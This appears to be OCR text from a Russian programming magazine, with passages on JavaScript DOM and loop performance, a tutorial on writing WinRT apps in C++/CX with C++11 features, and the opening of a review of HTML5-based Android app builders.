  innerHTML += "Первая строка";
document.getElementById('block').↵
  innerHTML += "Вторая строка";
document.getElementById('block').↵
  innerHTML += "Третья строка";
// Лучше
var block = document.↵
  getElementById('block');
block.innerHTML += "Первая строка";
block.innerHTML += "Вторая строка";
block.innerHTML += "Третья строка";
```

Однако и это еще не все. Столь же долго, как и операции получения элемента DOM, выполняются операции перерисовывания страницы. Рендеринг страницы происходит каждый раз, когда ты изменяешь форму элементов: изменяешь в блоках текст, добавляешь новые блоки в layout страницы, изменяешь стили элементов. Чтобы минимизировать время, которое браузер тратит на перерисовывание страницы, необходимо объединять несколько идущих друг за другом операций, меняющих вид документа, в одну везде, где это возможно.

```
// Еще лучше
var block = document.↵
      getElementById('block'),
    string = "Первая строка";
string += "Вторая строка";
string += "Третья строка";
block.innerHTML += string;
```

Если по каким-то причинам так сделать не получается и все-таки необходимо добавлять содержимое в элемент несколько раз подряд, лучше будет удалить элемент из потока, совершить все необходимые действия над ним, после чего незаметно вернуть его на место. Такие простые операции, как правило, протекают очень быстро, так что пользователь, скорее всего, этого даже не заметит.

```
var block = document.↵
  getElementById('block');
block.style.display = "none";
block.innerHTML += "Первая строка";
block.innerHTML += "Вторая строка";
block.innerHTML += "Третья строка";
block.style.display = "block";
```

ЗАКЛЮЧЕНИЕ

Незначительные и неочевидные на первый взгляд приемы программирования могут обеспечить твоему приложению многократный прирост производительности и спасти твоих пользователей от раздражающих подтормаживаний и утомительного ожидания, а тебя — от вопросов в техническую поддержку и от неудовлетворенных юзеров. Конечно, если применять эти приемы с умом. ⌶



Хорошие книги про оптимизацию фронтенда

Стоян Стефанов
«JavaScript: Шаблоны»

Николас Закас
«JavaScript: Оптимизация производительности»

ИЗМЕРЕНИЕ ВРЕМЕНИ РАБОТЫ СКРИПТА

Простейший способ измерить время работы:

```
var startTime = +new Date();
/* тестируемый код */
console.log(+new Date - startTime);
```

Больше возможностей предоставляет библиотека YUI — в нее включен мощный модуль профилирования.

Также инструменты профилирования, позволяющие количественно измерить производительность, имеются в «Инструментах разработчика» любого современного браузера. Подробное описание работы с ними можно найти в книге Николаса Закаса «JavaScript: Оптимизация производительности» или, как и многое другое, в официальной документации к браузеру.


```
× Elements Resources Network Sources Timeline Profiles Audits Console
> var startTime = +new Date();

    var arr = new Array(100000);


    (function() {
        for (var i = 0; i < arr.length; i++) {
            arr[i] = Math.random();
        }
    })();

  console.log(+new Date - startTime);
  78
<· undefined
> |
```

Замер времени выполнения в консоли



Время доступа к различным областям видимости в разных браузерах, мс



Время работы цикла в разных браузерах, мс

JavaScript, поэтому прирост скорости работы не так велик.

Там, где это возможно (а это — практически везде), стоит переносить данные в как можно более локальную область видимости. К примеру, использовать шаблон немедленно вызываемых функций. То есть вместо такого кода:

```
var div = document.getElementById('id');
div.style.color = '#f00';
```

лучше написать такой:

```
(function() {
    var div = document.↵
    getElementById('id');
    div.style.color = '#f00';
})();
```

А еще лучше — сделать так, чтобы даже для получения объекта document функции не приходилось искать в глобальном пространстве имен:

```
(function(document) {
    var div = document.↵
      getElementById('id');
    div.style.color = '#f00';
})(document);
```

Здесь мы передали объект document в анонимную функцию в качестве аргумента, таким образом перенесли его в локальное для этой функции пространство имен. Этот же паттерн принято использовать в плагинах jQuery:

```
;(function ($) {
    //...
})(jQuery);
```

Предваряющая точка с запятой в jQuery-плагинах избавляет от возможных ошибок, появляющихся при объединении нескольких плагинов минификаторами и препроцессорами, когда в конце кода одного из плагинов отсутствует завершающая точка с запятой.

ЦИКЛЫ

Для того чтобы снизить время работы цикла, очевидно, надо сократить или число операций в каждой итерации, или количество самих итераций. И даже если ты уже оптимизировал тело цикла, а производительность все равно недостаточна, выход есть. Можно сократить количество неочевидных операций, выполняемых интерпретатором. Ранее мы уже заставили интерпретатор не ходить на каждой итерации во внешние области видимости, теперь попробуем продолжить оптимизацию.

Простой и очень красивый прием сокращения времени работы цикла состоит в том, чтобы изменить направление обхода на противоположное, то есть вместо

```
for (var i = 0; i < length; i++) {}
```

писать

```
for (var i = length; i--; ) {}
```

или даже так:

```
for ( ; length--; ) {}
```

Применив эту оптимизацию к предыдущему примеру, получаем:

```
var arr = [];
(function () {
    var a = arr, length = 100000;
    for (var i = length; i--; ) {
        a.push(Math.random());
    }
})();
```

В Chrome этот прием в данном случае дает прирост производительности в 10% (с 32 до 29 мс), в Opera 12 время выполнения практически не меняется (923 и 939), однако в Firefox и IE оно сокращается в два раза: с 1030 до 525 мс для Firefox и с 1705 до 812 для IE.

Чтобы разобраться в причинах такого эффекта, разберем все операции, которые производит интерпретатор на каждой итерации цикла.

В первом случае последовательность действий будет такой:

1. Вычислить значение булева выражения i < 10000000.
2. Сравнить полученное значение с true.
3. Инкрементировать i.

Во втором случае — такой:

1. Сравнить значение i c true.
2. Декрементировать i.

В соответствии с «правилом лжи» любое ненулевое числовое значение i приводится к true. К false, напомню, приводятся только 0, NaN, null, undefined и пустая строка.

Менее изящный, но довольно эффективный метод оптимизации циклов заключается в том, чтобы развернуть тело цикла, увеличив количество операций в каждой итерации, но снизить количество самих итераций. Такой прием называется «Устройство Даффа» (Duff's service). Для него придется пожертвовать красотой и лаконичностью кода, но в случаях, когда производительность важнее краткости, этот прием придется кстати. К примеру, мы можем заменить такой код:

```
var length = 99999;
for (var i = length; i--; ) {
    a.push(Math.random());
}
```

на вот такой:

```
var length = 99999,
iterations = Math.floor(length / 8),
startFrom = length % 8;
switch (startFrom) {
    case 0: arr.push(Math.random()); ↵
    iterations--;
    case 7: arr.push(Math.random());
    case 6: arr.push(Math.random());
    case 5: arr.push(Math.random());
    case 4: arr.push(Math.random());
    case 3: arr.push(Math.random());
    case 2: arr.push(Math.random());
    case 1: arr.push(Math.random());
}
for (var i = iterations; i--; ) {
    arr.push(Math.random());
    arr.push(Math.random());
    arr.push(Math.random());
    arr.push(Math.random());
    arr.push(Math.random());
    arr.push(Math.random());
    arr.push(Math.random());
    arr.push(Math.random());
}
```

Это сократит время выполнения на 10% в Opera 12, а в Chrome и Firefox — на 20%. Мы уменьшили количество итераций в восемь раз, как следствие — в восемь же раз снизили число накладных проверок, неизбежно выполняемых при каждом повторении цикла. Ну а для того, чтобы обеспечить корректную работу с количеством повторений, не кратным восьми, использовали конструкцию switch с «проваливанием» в следующий case (обрати внимание, что в конце каждого case отсутствует директива break).


Мы можем сделать то же самое короче, заменив switch на цикл, практически без потери производительности:

```
var length = 99999,
    iterations = length % 8;
```



НА ПЛЮСАХ ПОД WINDOWS





Юрий «yurembo» Язев
yazevsoft.blogspot.com

Разрабатываем приложения для WinRT на C++

За время существования Windows 8.0/8.1 мы успели насоздавать для нее много разных Metro-приложений, используя C# и/или JavaScript. Бесспорно, разработка с использованием web- и CLR-языков существенно упрощает процесс, но и C++ (вместе с расширением CX) имеет неоспоримые преимущества: прямой доступ к объектам и структурам Windows Runtime, а следовательно, и более «низкоуровневые» возможности. Цель этой статьи — показать их, ведь сила — в плюсах!



Windows Runtime построена на основе тщательно переработанного и улучшенного COM. С выходом .NET многие предрекали скорую кончину технологии COM. Но у Microsoft насчет этой технологии были другие планы. В итоге на волне широкого распространения .NET (вместе с CLR) Microsoft с выпуском Windows 8 вновь обратила внимание на значимость нативного кода C++, который лежит в основе Windows Runtime и представляет наилучший способ ее использования.

В целом для работы с Windows Runtime Microsoft предлагает три типа языков:

1. На первом месте, конечно, находится C++ с его низкоуровневыми возможностями взаимодействия с WinRT и COM. Эти возможности доступны благодаря расширению языка C++/CX (Component Extension — компонентное расширение). Они обеспечивают работу с компонентами WinRT так же просто, как с COM-интерфейсами.
2. Управляемые языки (C#, Visual Basic. NET, F#), работающие с WinRT с помощью среды выполнения .NET. Она предлагает очень простой доступ к компонентам WinRT. Управляемые языки работают с этой компонентной моделью через обработчики вызова времени исполнения (Runtime Callable Wrappers) почти так же, как с компонентной моделью COM.
3. Web-языки — из-за их бешеной популярности. К их числу относятся JavaScript и HTML (используется вместо XAML при описании форм пользовательского интерфейса). Обертки WinRT для языка JavaScript позволяют очень легко использовать этот язык при работе с данной компонентной моделью.

После всего перечисленного у тебя не должно остаться сомнений в превосходстве C++ даже при работе с Windows Runtime. Рассмотрим как сходные черты, так и преимущества WinRT над COM.

1. WinRT построена как множество типов, реализованных как интерфейсы. Точно так же сделано в COM. Эти типы упорядочены в иерархические пространства имен, логически сгруппированные для более простого доступа.
2. Подобно счетчику ссылок на объект, реализованному в COM, в WinRT на каждый объект указывает внутренняя ссылка, позволяющая учитывать время жизни объекта. То есть, если ссылок 0, значит, объектом никто не пользуется, следовательно, его можно уничтожить.

Среди отличий:

1. Каждый WinRT-тип построен с включенными метаданными, которые описывают возможности его использования.
2. Многие WinRT-типы порождают объекты, выполняющиеся асинхронно. Они по команде начинают выполнять операцию, а когда завершают ее выполнение, то оповещают об этом. Это основной подход в реализации приложений с использованием компонентов WinRT, когда любая операция, требующая для выполнения более 50 мс, должна быть асинхронной.

WINRT И C++11

Особенности компилятора

Первое, что в обязательном порядке надо сделать, — обновить Visual Studio до версии 2013 года. В новой версии студии повышена производительность компилятора VC++ и генерируемого им кода путем улучшения автоматической векторизации циклов, изменения порядка вложенных циклов и других изменений; кроме того, добавлен новый механизм оптимизации — Range Propagation, он позволяет уменьшить количество избыточных проверок.

Фичи языка

Очевидно, многие новые элементы, ставшие стандартом языка C++, заимствованы из C# и, в меньшей степени, из Java. Тем не менее они не просто скопированы, а заполучили особую стилистику, присущую C++. Все мы знаем о тяжелой судьбе данного стандарта, о его 13-летней разработке. О том, что многие фичи были реализованы сначала в библиотеке Boost и только после испытания временем перекочевали в стандарт C++. Было в его истории и переименование стандарта C++X0 в C++11, когда выяснилось, что для намеченного года стандарт не готов к релизу, и многое другое. Давай рассмотрим самые важные нововведения, которые будут просто необходимы при использовании Visual C++ '13.

1. Указатели nullptr. Зачем стало нужно вводить новое ключевое слово, противником чего выступает сам Бьёрн Страуструп? В старом стандарте 0 и NULL, по сути, одинаковые значения, хотя первый является простым типом int, тогда как второй — указатель, например const char *. Все это становится рассадником проблем, когда 0 и NULL передаются в качестве параметров. Если у класса-наследника имеется перегруженный метод, принимающий в отличие от метода базового класса указатель, а не int, то при вызове данного метода объекта наследуемого класса и передаче ему нулевого указателя будет вызван метод базового класса, что полностью нарушает логику программы. По этой причине и был введен nullptr, который указывает не на 0, а «ни на что».
2. Не отходя далеко от виртуальных функций, вспомним еще о двух новых ключевых словах: override и final. Раньше в C++ в производном классе нельзя было явно указать, что функция переопределяет виртуальную функцию базового класса. В результате по невнимательности вместо переопределения могла произойти перегрузка функции. Сейчас в классе-потомке с помощью ключевого слова override можно указать, что функция переопределяет таковую из класса-предка. Если ключевое слово указано, а функция не соответствует по параметрам, то вместо перегрузки и молчания компилятора последний выведет ошибку. А если надо сделать функцию не переопределяемой в потомках, в базовом классе надо пометить ее словом final.
3. Для перебора массивов и других коллекций теперь можно использовать цикл foreach. Он особенно удобен, когда тебе надо что-то сделать с элементами коллекции, но заморачиваться с индексами и итераторами совсем не хочется. Для массива он может быть использован примерно так:

```
int arr[] = {1,2,3,4,5};
for(int& q : arr)
{
    q = q * 2;
}
```

4. Устаревшее ключевое слово auto теперь применяется по-новому, чтобы указать компилятору определить тип переменной во время компиляции программы. Например, в таком случае: auto a = 0.1; все просто и написать float можно без проблем, но если тип переменной — это итератор какого-то контейнера или шаблон, ситуация меняется и написать auto становится гораздо проще.
5. Лямбда-выражения пришли из функциональных языков и уже давно стали незаменимым инструментом в том же C#. Они были введены и в C++. В частности, лямбда-выражения используются для создания анонимных функций. Их можно использовать локально, наравне с вызывающим кодом. Например, есть обобщенный алгоритм transform, который применяет заданную функцию к каждому элементу диапазона, а сохраняет возвращаемые ею значения в другом диапазоне. Функция для выполнения передается в последнем параметре. Это может быть указатель на функцию (иначе — делегат), объект — функтор или лямбда-выражение. В первых случаях выполняемую функцию придется описывать где-то за пределами вызова, из-за чего нарушается локальность, однако лямбда-выражение можно записать прямо в месте вызова, например:

```
::transform(begin(v), end(v), begin(v2), [](int n) {
    return ::sqrt(n);
});
```

Синтаксис мы сейчас подробно разбирать не будем.




Рис. 1. Код для асинхронной загрузки изображения




Рис. 2. Приложение ImageViewer с выбранным файлом




Рис. 3. Заготовка проигрывателя

6. «Умные указатели» — давно ожидаемая программистами приблуда (раньше, однако, успешно реализуемая ими самостоятельно). Теперь это стандарт. Существует три типа умных указателей. Кратко рассмотрим их. Unique_ptr хранит ссылку на уникальный — не расшариваемый объект: unique_ptr<Car> spCar(new Car);. При уничтожении вызывает деструктор объекта, очищает память. Второй тип — shared_ptr, создание и привязка объекта одной строчкой:

```
shared_ptr<Car> spCar = make_shared<Car>();
```

Обрати внимание на шаблонную функцию make_shared, которая принимает реальные параметры конструктора создаваемого ей объекта. Кроме объекта, она создает счетчик ссылок на него. Во время создания новой ссылки счетчик увеличивается, а при удалении — уменьшается. Когда счетчик становится равен 0, родительский объект удаляется. Чтобы не делать объекты, указывающие друг на друга, — циклические ссылки (они мешают удалению объектов и/или приводят к утечке памяти при удалении одного из них, на который останется ссылка в другом), надо использовать третий тип умных ссылок — weak_ptr. Этот тип хранит ссылку, подобную shared_ptr, но не содержащую счетчик, поэтому он позволяет избежать циклических ссылок.

ЭКСПЕРИМЕНТЫ

Асинхронное выполнение

Для десктопных приложений Windows, по сути, в одном потоке (для конкретного процесса) создавала все окна и управляла ими тоже из него. По этой причине, когда запускалась длительная операция вычисления или ввода-вывода, приложение «замирало», перестав отвечать на запросы пользователя. В WinRT реализован другой подход: все, что выполняется дольше 50 мс, является асинхронным. При таком подходе интерфейс продолжает отвечать, несмотря на выполнение операций в фоне. Возьмем за пример загрузку изображений. По идее, это довольно быстрая операция, не заставляющая юзера ожидать, однако если загрузка происходит с сетевого диска, Dropbox или SkyDrive при нестабильном коннекте (Wi-Fi в кафе, аэропорту), то ситуация меняется и, чтобы не повесить приложение, надо выполнить операцию загрузки асинхронно.

Разработаем простое приложение, которое может открывать и показывать файлы двух графических форматов: JPG и PNG. Даже в нем под управлением Windows 8 используются асинхронные операции. Итак, запусти VS Express 2013 for Windows. Создай новое пустое приложение (XAML) на языке Visual C++, задай ему имя, например ImageViewer. В разметке перенеси на форму кнопку (класс Button) и компонент для вывода изображения (компонент класса Image). Сразу определи имена для объектов. С помощью панели свойств (вкладки событий) создай обработчик щелчка на кнопке. Для инициализации диалога и последующей загрузки изображения напиши содержимое рис. 1.

Вначале нам надо включить в проект заголовочный файл: #include <ppltasks.h>, содержащий функции для создания и работы параллельных задач, затем необходимо подключить пять пространств имен:

```
using namespace concurrency;
using namespace Windows::UI::Xaml::Media::Imaging;
using namespace Windows::Storage::Pickers;
using namespace Windows::Storage;
using namespace Windows::Storage::Streams;
```

Первое в списке пространство содержит классы и функции для платформы параллельного программирования в C++. Второе позволяет работать с растровыми изображениями (загружать, обрабатывать, сохранять). Третье, по сути, содержит диалоги загрузки/сохранения файлов, выполненные в стиле WinRT. Четвертое позволяет взаимодействовать с элементами файловой системы. Пятое управляет файловыми потоками ввода-вывода.

Перейдем непосредственно к обработчику события. Когда юзер щелкает кнопку, он ожидает появления диалога для выбора файла, поэтому первым делом мы создаем этот диалог. Обрати внимание, как в WinRT происходит создание объектов: auto picker = ref new FileOpenPicker;. Из отличий от стандартного C++ мы видим отсутствие символа указателя и наличие нового ключевого слова ref, служащего для создания объектов WinRT. После создания диалога происходит инициализация его свойств: свойству FileTypeFilter добавляются два расширения файлов, которые «видит» диалог. Затем задается, как он видит — представляет файлы: PickerViewMode::Thumbnail;.

Следующим действием мы создаем задачу, которая будет выполняться асинхронно, для этого вызываем шаблонную функцию create_task, а в качестве параметра передаем асинхронный метод PickSingleFileAsync класса FileOpenPicker. Этот метод будет обернут в задачу, которая закреплена за переменной. Собственно, в процессе своего выполнения он выводит диалог выбора файла. Поскольку нам надо выполнить следующий код только после того, как пользователь выберет файл, мы используем метод then для задачи, которая неопределенно долго выполняет диалог выбора файла. Методу then передается лямбда-выражение, где происходит асинхронное считывание файла. В случае успешного получения файла он сохраняется в переменной file (параметр лямбда-функции) типа StorageFile, который предназначен для хранения сведений и данных файла. Затем приложение также посредством метода then выполняемой задачи получает доступ к данным файла как к данным изображения, тем самым преобразует их в формат, пригодный для вывода компонентом класса Image. Если преобразование проходит успешно, то картинка выводится на экран. В последней ветке then вызывается метод GET шаблонного класса task<>, в случае завершения и успеха выполнения задачи метод возвращает _ResultType, а если задача еще не завершена, то ждет ее завершения. Также в этой ветке происходит перехват преждевременного прекращения диалога (при нажатии пользователем кнопки «Отмена») и возможной исключительной ситуации. Обрати внимание на объявление стековой переменной в WinRT, ее имени предшествует символ «домика» ^: StorageFile^ file.

Результат работы программы с выбранным файлом можно увидеть на рис. 2.

Как мы видели в приведенном примере, асинхронную операцию можно прервать до ее завершения. Это осуществляется с помощью метода cancel_current_task и в рассмотренной программе происходит после нажатия юзером кнопки «Отмена» в диалоге выбора файла.




Рис. 4. Список файлов в домашней группе




Рис. 5. Настройка манифеста

Проигрывание музыки в бэкграунде

Вообще, заголовок раздела пахнет металлом и панком :). Но речь не об этом. Наша задача — разработать прогу, которая будет проигрывать любой MP3-файл. Выбирать и загружать файлы асинхронно мы уже умеем. Проблема в том, что, запустив звук и переключившись на другое приложение, мы хотим, чтобы звук продолжал играть; но в силу ограничений WinRT в любой момент времени выполняется только одно приложение, и наша играющая звук прога будет деактивирована. Проведем эксперимент: напишем приложение для проигрывания музыки из MP3-файлов. Создай в студии новый пустой проект, как в прошлый раз, и назови его MusicPlayer. Перенеси на форму четыре кнопки: Open Music, Play, Pause, Stop.

Музыку можно воспроизвести с помощью стандартного объекта MediaElement, что мы и сделаем; добавь этот невизуальный компонент на заготовку, переименуй в MusicPlayer. Если у этого объекта свойство AutoPlay установлено в true (по умолчанию), файл начинает проигрываться сразу после задания пути к нему, то есть заполнения свойства Source. В файл MainPage.xaml.cpp добавь заголовок для работы с параллельными задачами. И кроме четырех пространств имен, добавленных к прошлому проекту, впиши еще два:

```
using namespace Windows::Media;
using namespace Windows::UI::Core;
```

Первое содержит типы для работы с мультимедийными данными, второе — для GUI. Создай обработчик события нажатия кнопки Open Music, напиши в нем такой код:

```
auto picker = ref new FileOpenPicker();
picker->FileTypeFilter->Append(".mp3");

create_task(picker->PickSingleFileAsync()).
  then([this](StorageFile^ file) {
    if (file == nullptr)
      throw ref new OperationCanceledException();
      return file->OpenReadAsync();
    }).then([this](IRandomAccessStreamWithContentType^↵
    stm) {
      MusicPlayer->SetSource(stm, "");
    }).then([](task<void> t) {
      try {
        t.get();
      }
      catch (Exception^ ex) {
      }
  });
```

Начало знакомо, обсуждать не будем. После создания асинхронной задачи выбора файла внутри лямбда-функции происходит проверка на то, чтобы файл не указывал «ни на что» (заметь: указатель nullptr). Если все-таки указывает, выкинуть исключение, иначе начать асинхронное считывание файла. Затем файловые данные преобразуются к типу, поддерживающему произвольный доступ, и этот поток методом SetSource устанавливается в качестве источника для компонента MediaElement, который сразу же начинает проигрывать музыку. Проверь приложение: выбери и запусти воспроизведение любого MP3-файла; в процессе проигрывания переключись на другое приложение, музыка перестанет играть. Необходимо это исправить: добавить поддержку выполнения в фоне. Сначала надо объявить об этом в манифесте. Для этого из обозревателя решений открой файл Package.appxmanifest, в нем перейди на вкладку «Объявления», из ниспадающего списка «Доступные объявления» выбери пункт «Фоновые задачи», нажми кнопку «Добавить». В появившемся списке «Поддерживаемые типы задач» отметь «Звук». Кроме того, надо заполнить поле «Начальная страница» этой же вкладки, введи сюда MainPage.xaml.

После этого у объекта класса MediaElement надо изменить значение свойства AudioCategory: BackgroundCapableMedia. Если сейчас запустить программу, то при переключении на другое приложение звук по-прежнему будет пропадать. А все потому, что есть еще одно действие, которое надо выполнить! В файле MainPage.xaml.h в классе MainPage определи четыре прототипа событий:

```
void OnPlayPressed(Platform::Object^ sender, ↵
     Platform::Object^ e);
void OnPausePressed(Platform::Object^ sender, ↵
     Platform::Object^ e);
void OnStopPressed(Platform::Object^ sender, ↵
     Platform::Object^ e);
void OnPlayPauseTogglePressed(Platform::Object^ sender, ↵
     Platform::Object^ e);
```

Затем в файле MainPage.xaml.cpp в конструкторе объекта MainPage произведи подписку на эти события для объекта MediaControl (см. исходник на сайте xakep.ru, в статье у нас и так много однотипного кода, не хочу забивать им журнальное пространство). Далее в этом же файле напиши реализацию обработчиков событий, они могут быть пустыми. Напоследок определи обработчики для кнопок Play, Pause, Stop, они просты, выглядят примерно так: MusicPlayer->play();.

В результате наш проигрыватель теперь может работать в бэкграунде, не прерывая воспроизведение музыки.

ИТОГИ

Так как центральное место сегодняшней статьи отведено модели программирования WinRT, сперва мы обсудили ее, используемые в ней языки, отношение к другим компонентным моделям Microsoft и занимаемое ей место в современных операционных системах семейства Windows. Затем мы уделили внимание языку C++, рассмотрели его нововведения, добавленные благодаря стандарту C++11, а также особенности языка, присущие Visual C++ и модели программирования WinRT. Обсуждая C++, мы уделили внимание ярчайшим фичам из последнего стандарта ISO/IEC 14882 (C++11), как, например, лямбда-выражения или умные указатели. А после мы перешли к экспериментам, разработав два приложения, выполняющиеся в модели WinRT и использующие асинхронные вызовы и выполнение в фоне. Таким образом мы доказали, что CPP все еще рулит и программировать для WinRT на плюсах легко (ну, относительно), быстро и комфортно. ⌶

ВЕБ-КОДЕР В МИРЕ ANDROID



Ирина Чернова
irairache@gmail.com

INFO

Владельцам блогов, интернет-магазинов и различных сайтов, имеющих готовую мобильную версию, этот материал поможет быстро создать приложение (практически с нулевыми затратами денег и времени) для поднятия имиджа и привлечения новых посетителей на свой ресурс.

Обзор веб-инструментов для создания приложений без использования Android SDK

lukew@Flickr.com

Оказывается, для того, чтобы нормально кодить под Android, достаточно знаний HTML5, CSS3 и JavaScript. Конечно, не просто так, а в сочетании с сервисами, обзор которых мы для тебя подготовили. Ну а если ты не понаслышке знаком с PHP (Ruby, ASP.NET), то после прочтения этой статьи можешь смело предлагать свои услуги по продвинутой мобильной разработке :).


НАШЕ ТЕСТИРОВАНИЕ

В этой статье мы будем сравнивать четыре платформы для создания приложений. Каждый обзор — описание общих впечатлений, найденных проблем и интересных отличительных особенностей в процессе превращения HTML-кода в файл apk с помощью текущего инструмента. Для чистоты эксперимента будем создавать одно и то же приложение с помощью разных сервисов. Суть нашего элементарного приложения в следующем.

Предположим, есть компания «Бобровый жир Транскорпорейшен». И генеральному директору захотелось, чтобы у каждого человека в компании было установлено приложение: мини-справочник номеров, по которым можно дозвониться до других сотрудников.

Вот его код:

```
<html>
  <head>
    <!-- Обрати внимание на эти три
     тега! Они нужны, чтобы страница
     адекватно выглядела на мобильном
     устройстве -->
    <meta name="format-detection"
     content="telephone=no" />
    <meta name="viewport" content=
    "user-scalable=no, initial-scale=1,
     maximum-scale=1, minimum-scale=1,
     width=device-width" />
    <meta name="mobile-web-app-capable"
     content="yes">
    <meta charset="UTF-8">
    <style>
      /*Стили позаимствованы у Fries,
        фреймворка для создания
        интерфейсов мобильных
        приложений на HTML5*/
      body {
        /* Для Android-дизайна часто
           применяются шрифты: Roboto,
           Droid Sans и подобные */
        font-family: Roboto, ↵
        "Helvetica Neue", Helvetica, ↵
        Arial, sans-serif;
        font-size: 16px;
        line-height: 1.67em;
        color: white;
        background-color: #111111;
      }
      h1 {
        /* Тестировать верстку
